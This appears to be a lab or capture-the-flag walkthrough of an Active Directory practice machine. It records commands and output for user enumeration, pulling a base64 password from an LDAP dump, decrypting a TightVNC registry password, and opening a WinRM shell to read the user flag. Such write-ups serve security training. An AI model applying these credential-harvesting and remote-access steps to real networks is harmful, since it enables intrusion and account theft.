0x1 Scan

```
ghost@localhost [05:42:18] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master]
→ % rustscan --ulimit 500 -a 10.10.10.182 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

----------------------------------------
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
😵 https://admin.tryhackme.com

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 500.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.10.182:53
Open 10.10.10.182:88
Open 10.10.10.182:135
Open 10.10.10.182:139
Open 10.10.10.182:389
Open 10.10.10.182:445
Open 10.10.10.182:636
Open 10.10.10.182:3268
Open 10.10.10.182:3269
Open 10.10.10.182:5985
Open 10.10.10.182:49154
Open 10.10.10.182:49155
Open 10.10.10.182:49157
Open 10.10.10.182:49158
Open 10.10.10.182:49170
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```

```
PORT      STATE SERVICE       REASON  VERSION
53/tcp    open  domain        syn-ack Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2023-01-12 21:52:36Z)
135/tcp   open  msrpc         syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack
636/tcp   open  tcpwrapped    syn-ack
3268/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack
5985/tcp  open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49154/tcp open  msrpc         syn-ack Microsoft Windows RPC
49155/tcp open  msrpc         syn-ack Microsoft Windows RPC
49157/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         syn-ack Microsoft Windows RPC
49170/tcp open  msrpc         syn-ack Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows
```

0x2 LDAP

Enum4Linux

I run enum4linux and found users.

```
ghost@localhost [05:57:35] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % enum4linux -a 10.10.10.182
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Fri Jan 13 05:57:39 2023

 ==========================================( Target Information )==========================================

Target ........... 10.10.10.182
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
 ===========================================( Users on 10.10.10.182 )===========================================

index: 0xee0 RID: 0x464 acb: 0x00000214 Account: a.turnbull     Name: Adrian Turnbull   Desc: (null)
index: 0xebc RID: 0x452 acb: 0x00000210 Account: arksvc Name: ArkSvc    Desc: (null)
index: 0xee4 RID: 0x468 acb: 0x00000211 Account: b.hanson       Name: Ben Hanson        Desc: (null)
index: 0xee7 RID: 0x46a acb: 0x00000210 Account: BackupSvc      Name: BackupSvc Desc: (null)
index: 0xdeb RID: 0x1f5 acb: 0x00000215 Account: CascGuest      Name: (null)    Desc: Built-in account for guest access to the computer/do
index: 0xee5 RID: 0x469 acb: 0x00000210 Account: d.burman       Name: David Burman      Desc: (null)
index: 0xee3 RID: 0x467 acb: 0x00000211 Account: e.crowe        Name: Edward Crowe      Desc: (null)
index: 0xeec RID: 0x46f acb: 0x00000211 Account: i.croft        Name: Ian Croft Desc: (null)
index: 0xeeb RID: 0x46e acb: 0x00000210 Account: j.allen        Name: Joseph Allen      Desc: (null)
index: 0xede RID: 0x462 acb: 0x00000210 Account: j.goodhand     Name: John Goodhand     Desc: (null)
index: 0xed7 RID: 0x45c acb: 0x00000210 Account: j.wakefield    Name: James Wakefield   Desc: (null)
index: 0xeca RID: 0x455 acb: 0x00000210 Account: r.thompson     Name: Ryan Thompson     Desc: (null)
index: 0xedd RID: 0x461 acb: 0x00000210 Account: s.hickson      Name: Stephanie Hickson Desc: (null)
index: 0xebd RID: 0x453 acb: 0x00000210 Account: s.smith        Name: Steve Smith       Desc: (null)
index: 0xed2 RID: 0x457 acb: 0x00000210 Account: util   Name: Util      Desc: (null)

user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
```

These are list of potential users.

```
a.turnbull
arksvc
b.hanson
BackupSvc
CascGuest
d.burman
e.crowe
i.croft
j.allen
j.goodhand
j.wakefield
r.thompson
s.hickson
s.smith
util
```

I verify them using *kerbrute*. Out of 15, 11 are valid.

```
ghost@localhost [06:03:04] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % kerbrute --domain cascade.local --dc 10.10.10.182 userenum users.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/13/23 - Ronnie Flathers @ropnop

2023/01/13 06:03:10 >  Using KDC(s):
2023/01/13 06:03:10 >   10.10.10.182:88

2023/01/13 06:03:16 >  [+] VALID USERNAME:       arksvc@cascade.local
2023/01/13 06:03:16 >  [+] VALID USERNAME:       a.turnbull@cascade.local
2023/01/13 06:03:16 >  [+] VALID USERNAME:       j.goodhand@cascade.local
2023/01/13 06:03:16 >  [+] VALID USERNAME:       j.allen@cascade.local
2023/01/13 06:03:16 >  [+] VALID USERNAME:       BackupSvc@cascade.local
2023/01/13 06:03:16 >  [+] VALID USERNAME:       d.burman@cascade.local
2023/01/13 06:03:22 >  [+] VALID USERNAME:       util@cascade.local
2023/01/13 06:03:22 >  [+] VALID USERNAME:       j.wakefield@cascade.local
2023/01/13 06:03:22 >  [+] VALID USERNAME:       s.hickson@cascade.local
2023/01/13 06:03:22 >  [+] VALID USERNAME:       r.thompson@cascade.local
2023/01/13 06:03:22 >  [+] VALID USERNAME:       s.smith@cascade.local
2023/01/13 06:03:22 >  Done! Tested 15 usernames (11 valid) in 11.231 seconds

ghost@localhost [06:03:22] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ %
```

```
arksvc
a.turnbull
j.goodhand
j.allen
BackupSvc
d.burman
util
j.wakefield
s.hickson
r.thompson
s.smith
```

LDAP Search

```
ghost@localhost [06:12:47] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % ldapsearch -x -H ldap://10.10.10.182 -b 'DC=cascade,DC=local' > ldap.output

ghost@localhost [06:13:01] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ %
```

I use *grab* to find keywords

- pass

- Pass
- pwd
- Pwd
- Des
- des

Found a password.

```
ghost@localhost [06:16:44] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % cat ldap.output | grep Pwd
maxPwdAge: -9223372036854775808
minPwdAge: 0
minPwdLength: 5
badPwdCount: 0
maxPwdAge: -37108517437440
minPwdAge: 0
minPwdLength: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
cascadeLegacyPwd: clk0bjVldmE=
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
badPwdCount: 0
```

r.thompson domain user

```
5519  # Ryan Thompson, Users, UK, cascade.local
5520  dn: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
5521  objectClass: top
5522  objectClass: person
5523  objectClass: organizationalPerson
5524  objectClass: user
5525  cn: Ryan Thompson
5526  sn: Thompson
5527  givenName: Ryan
5528  distinguishedName: CN=Ryan Thompson,OU=Users,OU=UK,DC=cascade,DC=local
5529  instanceType: 4
5530  whenCreated: 20200109193126.0Z
5531  whenChanged: 20200323112031.0Z
5532  displayName: Ryan Thompson
5533  uSNCreated: 24610
5534  memberOf: CN=IT,OU=Groups,OU=UK,DC=cascade,DC=local
5535  uSNChanged: 295010
5536  name: Ryan Thompson
5537  objectGUID:: LfpD6qngUkupEy9bFXBBjA==
5538  userAccountControl: 66048
5539  badPwdCount: 0
5540  codePage: 0
5541  countryCode: 0
5542  badPasswordTime: 132247339091081169
5543  lastLogoff: 0
5544  lastLogon: 132247339125713230
5545  pwdLastSet: 132230718862636251
5546  primaryGroupID: 513
5547  objectSid:: AQUAAAAAAAUVAAAAMvuhxgsd8Uf1yHJFVQQAAA==
5548  accountExpires: 9223372036854775807
5549  logonCount: 2
5550  sAMAccountName: r.thompson
5551  sAMAccountType: 805306368
5552  userPrincipalName: r.thompson@cascade.local
5553  objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=cascade,DC=local
5554  dSCorePropagationData: 20200126183918.0Z
5555  dSCorePropagationData: 20200119174753.0Z
5556  dSCorePropagationData: 20200119174719.0Z
5557  dSCorePropagationData: 20200119174508.0Z
5558  dSCorePropagationData: 16010101000000.0Z
5559  lastLogonTimestamp: 132294360317419816
5560  msDS-SupportedEncryptionTypes: 0
5561  cascadeLegacyPwd: clk0bjVldmE=
```

```
sAMAccountName: r.thompson
cascadeLegacyPwd: clk0bjVldmE=

decoded: rY4n5eva
```

Looks like base64, so I decoded it.

```
ghost@localhost [06:19:29] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % echo clk0bjVldmE= | base64 -d
rY4n5eva%

ghost@localhost [06:19:36] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ %
```

I tested it with cracmapexec and it works.

```
ghost@localhost [06:19:36] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % crackmapexec smb 10.10.10.182 -u r.thompson -p 'rY4n5eva'
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 6.1 Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [+] cascade.local\r.thompson:rY4n5eva

ghost@localhost [06:20:22] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ %
```

0x3 SMB (139, 443)

Using the user found from LDAP, I check SMB.

```
r.thompson
rY4n5eva
```

```
ghost@localhost [06:25:08] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbmap -H 10.10.10.182 -u 'r.thompson' -p 'rY4n5eva'
[+] IP: 10.10.10.182:445        Name: cascade.local
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        Audit$                                                  NO ACCESS
        C$                                                      NO ACCESS       Default share
        Data                                                    READ ONLY
        IPC$                                                    NO ACCESS       Remote IPC
        NETLOGON                                                READ ONLY       Logon server share
        print$                                                  READ ONLY       Printer Drivers
        SYSVOL                                                  READ ONLY       Logon server share

ghost@localhost [06:25:57] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ %
```

Data share

Data is not default. So going to check the directory.

```
ghost@localhost [06:26:28] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbclient \\\\10.10.10.182\\Data -U 'r.thompson'
Password for [WORKGROUP\r.thompson]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Jan 27 11:27:34 2020
  ..                                  D        0  Mon Jan 27 11:27:34 2020
  Contractors                         D        0  Mon Jan 13 09:45:11 2020
  Finance                             D        0  Mon Jan 13 09:45:06 2020
  IT                                  D        0  Wed Jan 29 02:04:51 2020
  Production                          D        0  Mon Jan 13 09:45:18 2020
  Temps                               D        0  Mon Jan 13 09:45:15 2020

                6553343 blocks of size 4096. 1625362 blocks available
```

It seems like I can only access *IT*.

```
ghost@localhost [06:26:58] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbget -R smb://10.10.10.182/Data -U 'r.thompson'
Password for [r.thompson] connecting to //10.10.10.182/Data:
Using workgroup WORKGROUP, user r.thompson
Can't open directory smb://10.10.10.182/Data/Contractors: Permission denied
Failed to download /Contractors: Permission denied

ghost@localhost [06:27:18] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbget -R smb://10.10.10.182/Data/IT -U 'r.thompson'
Password for [r.thompson] connecting to //10.10.10.182/Data:
Using workgroup WORKGROUP, user r.thompson
smb://10.10.10.182/Data/IT/Email Archives/Meeting_Notes_June_2018.html
smb://10.10.10.182/Data/IT/Logs/Ark AD Recycle Bin/ArkAdRecycleBin.log
smb://10.10.10.182/Data/IT/Logs/DCs/dcdiag.log
smb://10.10.10.182/Data/IT/Temp/s.smith/VNC Install.reg
Downloaded 12.18kB in 31 seconds

ghost@localhost [06:28:16] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbget -R smb://10.10.10.182/Data/Finance -U 'r.thompson'
Password for [r.thompson] connecting to //10.10.10.182/Data:
Using workgroup WORKGROUP, user r.thompson
Can't open directory smb://10.10.10.182/Data/Finance: Permission denied

ghost@localhost [06:28:30] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbget -R smb://10.10.10.182/Data/Production -U 'r.thompson'
Password for [r.thompson] connecting to //10.10.10.182/Data:
Using workgroup WORKGROUP, user r.thompson
Can't open directory smb://10.10.10.182/Data/Production: Permission denied

ghost@localhost [06:28:47] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbget -R smb://10.10.10.182/Data/Temps -U 'r.thompson'
Password for [r.thompson] connecting to //10.10.10.182/Data:
Using workgroup WORKGROUP, user r.thompson

Can't open directory smb://10.10.10.182/Data/Temps: Permission denied

ghost@localhost [06:29:02] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % Password for [r.thompson] connecting to //10.10.10.182/Data:
zsh: no matches found: [r.thompson]

ghost@localhost [06:29:02] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbget -R smb://10.10.10.182/Data/Temps -U 'r.thompson'
Password for [r.thompson] connecting to //10.10.10.182/Data:
Using workgroup WORKGROUP, user r.thompson

Can't open directory smb://10.10.10.182/Data/Temps: Permission denied
```

```
ghost@localhost [06:29:14] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % smbget -R smb://10.10.10.182/Data/Temps -U 'r.thompson'
Password for [r.thompson] connecting to //10.10.10.182/Data:
Using workgroup WORKGROUP, user r.thompson
Can't open directory smb://10.10.10.182/Data/Temps: Permission denied

ghost@localhost [06:29:23] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ %
```

I check files recursively.

```
ghost@localhost [06:30:15] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Data/IT] [master *]
→ % ls -alR
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:30:03 2023 .
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:30:05 2023 ..
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:27:59 2023 Email Archives
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:02 2023 LogonAudit
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:08 2023 Logs
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:14 2023 Temp

./Email Archives:
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:27:59 2023 .
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:30:03 2023 ..
.rwxr-xr-x ghost ghost 2.5 KB Fri Jan 13 06:28:00 2023 Meeting_Notes_June_2018.html

./LogonAudit:
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:02 2023 .
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:30:03 2023 ..

./Logs:
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:08 2023 .
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:30:03 2023 ..
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:05 2023 Ark AD Recycle Bin
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:09 2023 DCs

./Logs/Ark AD Recycle Bin:
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:05 2023 .
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:08 2023 ..
.rwxr-xr-x ghost ghost 1.3 KB Fri Jan 13 06:28:06 2023 ArkAdRecycleBin.log

./Logs/DCs:
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:09 2023 .
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:08 2023 ..
.rwxr-xr-x ghost ghost 5.8 KB Fri Jan 13 06:28:10 2023 dcdiag.log

./Temp:
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:14 2023 .
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:30:03 2023 ..
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:13 2023 r.thompson
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:15 2023 s.smith

./Temp/r.thompson:
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:13 2023 .
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:14 2023 ..

./Temp/s.smith:
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:15 2023 .
drwxr-xr-x ghost ghost 4.0 KB Fri Jan 13 06:28:14 2023 ..
.rwxr-xr-x ghost ghost 2.6 KB Fri Jan 13 06:28:16 2023 VNC Install.reg

ghost@localhost [06:30:19] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Data/IT] [master *]
→ %
```

Meeting_Notes_June_2018.html

From: Steve Smith

To: IT (Internal)

Sent: 14 June 2018 14:07

Subject: Meeting Notes

For anyone that missed yesterday's meeting (I'm looking at you Ben). Main points are below:

-- New production network will be going live on Wednesday so keep an eye out for any issues.

-- We will be using a temporary account to perform all tasks related to the network migration and this account will be deleted at the end of 2018 once the migration is complete. This will allow us to identify actions related to the migration in security logs etc. Username is TempAdmin (password is the same as the normal admin account password).

-- The winner of the "Best GPO" competition will be announced on Friday so get your submissions in soon.

Steve

So there's a user called *TempAdmin* but I do not know what the password is yet.

ArkAdRecycleBin.log

Found another user called *CASCADE\ArkSvc*

```
ghost@localhost [06:34:12] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Data/IT] [master *]
→ % cat Logs/Ark\ AD\ Recycle\ Bin/ArkAdRecycleBin.log
──────┬──────────────────────────────────────────────────────────────────────────────────────────────────────────────
      │ File: Logs/Ark AD Recycle Bin/ArkAdRecycleBin.log
──────┼──────────────────────────────────────────────────────────────────────────────────────────────────────────────
   1  │ 1/10/2018 15:43 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
   2  │ 1/10/2018 15:43 [MAIN_THREAD]   Validating settings...
   3  │ 1/10/2018 15:43 [MAIN_THREAD]   Error: Access is denied
   4  │ 1/10/2018 15:43 [MAIN_THREAD]   Exiting with error code 5
   5  │ 2/10/2018 15:56 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
   6  │ 2/10/2018 15:56 [MAIN_THREAD]   Validating settings...
   7  │ 2/10/2018 15:56 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
   8  │ 2/10/2018 15:56 [MAIN_THREAD]   Moving object to AD recycle bin CN=Test,OU=Users,OU=UK,DC=cascad
      │ e,DC=local
   9  │ 2/10/2018 15:56 [MAIN_THREAD]   Successfully moved object. New location CN=Test\0ADEL:ab073fb7-6
      │ d91-4fd1-b877-817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local
  10  │ 2/10/2018 15:56 [MAIN_THREAD]   Exiting with error code 0
  11  │ 8/12/2018 12:22 [MAIN_THREAD]   ** STARTING - ARK AD RECYCLE BIN MANAGER v1.2.2 **
  12  │ 8/12/2018 12:22 [MAIN_THREAD]   Validating settings...
  13  │ 8/12/2018 12:22 [MAIN_THREAD]   Running as user CASCADE\ArkSvc
  14  │ 8/12/2018 12:22 [MAIN_THREAD]   Moving object to AD recycle bin CN=TempAdmin,OU=Users,OU=UK,DC=c
      │ ascade,DC=local
  15  │ 8/12/2018 12:22 [MAIN_THREAD]   Successfully moved object. New location CN=TempAdmin\0ADEL:f0cc3
      │ 44d-31e0-4866-bceb-a842791ca059,CN=Deleted Objects,DC=cascade,DC=local
  16  │ 8/12/2018 12:22 [MAIN_THREAD]   Exiting with error code 0
```

dcdiag.log

Nothing interesting from this.

VNC Install.reg

This file is interesting.

```
ghost@localhost [06:37:00] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade/Data/IT] [master *]
→ % cat Temp/s.smith/VNC\ Install.reg
```

File: Temp/s.smith/VNC Install.reg <UTF-16LE>

```
Windows Registry Editor Version 5.00

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC]

[HKEY_LOCAL_MACHINE\SOFTWARE\TightVNC\Server]
"ExtraPorts"=""
"QueryTimeout"=dword:0000001e
"QueryAcceptOnTimeout"=dword:00000000
"LocalInputPriorityTimeout"=dword:00000003
"LocalInputPriority"=dword:00000000
"BlockRemoteInput"=dword:00000000
"BlockLocalInput"=dword:00000000
"IpAccessControl"=""
"RfbPort"=dword:0000170c
"HttpPort"=dword:000016a8
"DisconnectAction"=dword:00000000
"AcceptRfbConnections"=dword:00000001
"UseVncAuthentication"=dword:00000001
"UseControlAuthentication"=dword:00000000
"RepeatControlAuthentication"=dword:00000000
"LoopbackOnly"=dword:00000000
"AcceptHttpConnections"=dword:00000001
"LogLevel"=dword:00000000
"EnableFileTransfers"=dword:00000001
"RemoveWallpaper"=dword:00000001
"UseD3D"=dword:00000001
"UseMirrorDriver"=dword:00000001
"EnableUrlParams"=dword:00000001
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
"AlwaysShared"=dword:00000000
"NeverShared"=dword:00000000
"DisconnectClients"=dword:00000001
"PollingInterval"=dword:000003e8
"AllowLoopback"=dword:00000000
"VideoRecognitionInterval"=dword:00000bb8
"GrabTransparentWindows"=dword:00000001
"SaveLogToAllUsersPath"=dword:00000000
"RunControlInterface"=dword:00000001
"IdleTimeout"=dword:00000000
"VideoClasses"=""
"VideoRects"=""
```

Especially this line.

```
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

crack VNC password

I use *vncpwd.exe* to crack.

- https://www.raymond.cc/blog/crack-or-decrypt-vnc-server-encrypted-password/

```
ghost@localhost [06:40:51] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % wine vncpwd.exe 6bcf2a4b6e5aca0f

*VNC password decoder 0.2.1
by Luigi Auriemma
e-mail: aluigi@autistici.org
web:    aluigi.org

- your input password seems in hex format (or longer than 8 chars)

  Password:   sT333ve2

  Press RETURN to exit
```

Since I found it at *s.smith*, I assume it belongs to that user.

```
s.smith:sT333ve2
```

I get foothold using *evil-winrm*.

evil-winrm

```
ghost@localhost [06:42:44] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/2022-01-12/cascade] [master *]
→ % evil-winrm -i 10.10.10.182 -u s.smith -p 'sT333ve2'
zsh: /usr/local/bin/evil-winrm: bad interpreter: /usr/bin/ruby2.7: no such file or directory

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami
cascade\s.smith
*Evil-WinRM* PS C:\Users\s.smith\Documents>
```

why r.thompson cannot remote login

Because the user does not belong to *Remote Management Use* unlike *s.smith*

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> net user r.thompson
User name                    r.thompson
Full Name                    Ryan Thompson
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/9/2020 7:31:26 PM
Password expires             Never
Password changeable          1/9/2020 7:31:26 PM
Password required            Yes
User may change password     Yes
```

```
Workstations allowed          All
Logon script
User profile
Home directory
Last logon                    1/12/2023 10:20:50 PM

Logon hours allowed           All

Local Group Memberships       *IT
Global Group memberships      *Domain Users
The command completed successfully.

*Evil-WinRM* PS C:\Users\s.smith\Documents> net user s.smith
User name                     s.smith
Full Name                     Steve Smith
Comment
User's comment
Country code                  000 (System Default)
Account active                Yes
Account expires               Never

Password last set             1/28/2020 7:58:05 PM
Password expires              Never
Password changeable           1/28/2020 7:58:05 PM
Password required             Yes
User may change password      No

Workstations allowed          All
Logon script                  MapAuditDrive.vbs
User profile
Home directory
Last logon                    1/28/2020 11:26:39 PM

Logon hours allowed           All

Local Group Memberships       *Audit Share          *IT
                              *Remote Management Use
Global Group memberships      *Domain Users
The command completed successfully.
```

0x4 Foothold

user.txt flag

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> cd ../Desktop
*Evil-WinRM* PS C:\Users\s.smith\Desktop> dir


    Directory: C:\Users\s.smith\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         1/12/2023   9:43 PM             34 user.txt
-a----          2/4/2021   4:24 PM           1031 WinDirStat.lnk


*Evil-WinRM* PS C:\Users\s.smith\Desktop> type user.txt
a633f531f363f7c255d01b4abb65c9f8
*Evil-WinRM* PS C:\Users\s.smith\Desktop> ipconfig /all

Windows IP Configuration

   Host Name . . . . . . . . . . . . : CASC-DC1
   Primary Dns Suffix  . . . . . . . : cascade.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : cascade.local

Ethernet adapter Local Area Connection 4:

   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Intel(R) PRO/1000 MT Network Connection #2
   Physical Address. . . . . . . . . : 00-50-56-B9-59-FF
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::c49f:f9d8:2f76:5579(Preferred)
   Link-local IPv6 Address . . . . . : fe80::c49f:f9d8:2f76:5579%15(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.182(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:35eb%15
                                       10.10.10.2
   DNS Servers . . . . . . . . . . . : 1.1.1.1
                                       8.8.8.8
   NetBIOS over Tcpip. . . . . . . . : Enabled

Tunnel adapter isatap.{603B363A-A965-4463-A4D0-A8850F844E1E}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
   Description . . . . . . . . . . . : Microsoft ISATAP Adapter
   Physical Address. . . . . . . . . : 00-00-00-00-00-00-00-E0
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
*Evil-WinRM* PS C:\Users\s.smith\Desktop>
```

basic user enumeration

```
*Evil-WinRM* PS C:\Users\s.smith\Documents> whoami /all

USER INFORMATION
----------------

User Name       SID
=============== ============================================
cascade\s.smith S-1-5-21-3332504370-1206983947-1165150453-1107


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                                           Attributes
========================================== ================ ============================================= ==========================================================
Everyone                                   Well-known group S-1-1-0                                       Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                                  Mandatory group, Enabled by default, Enabled group
BUILTIN\Pre-Windows 2000 Compatible Access Alias            S-1-5-32-554                                  Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                       Well-known group S-1-5-2                                       Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                                      Mandatory group, Enabled by default, Enabled group
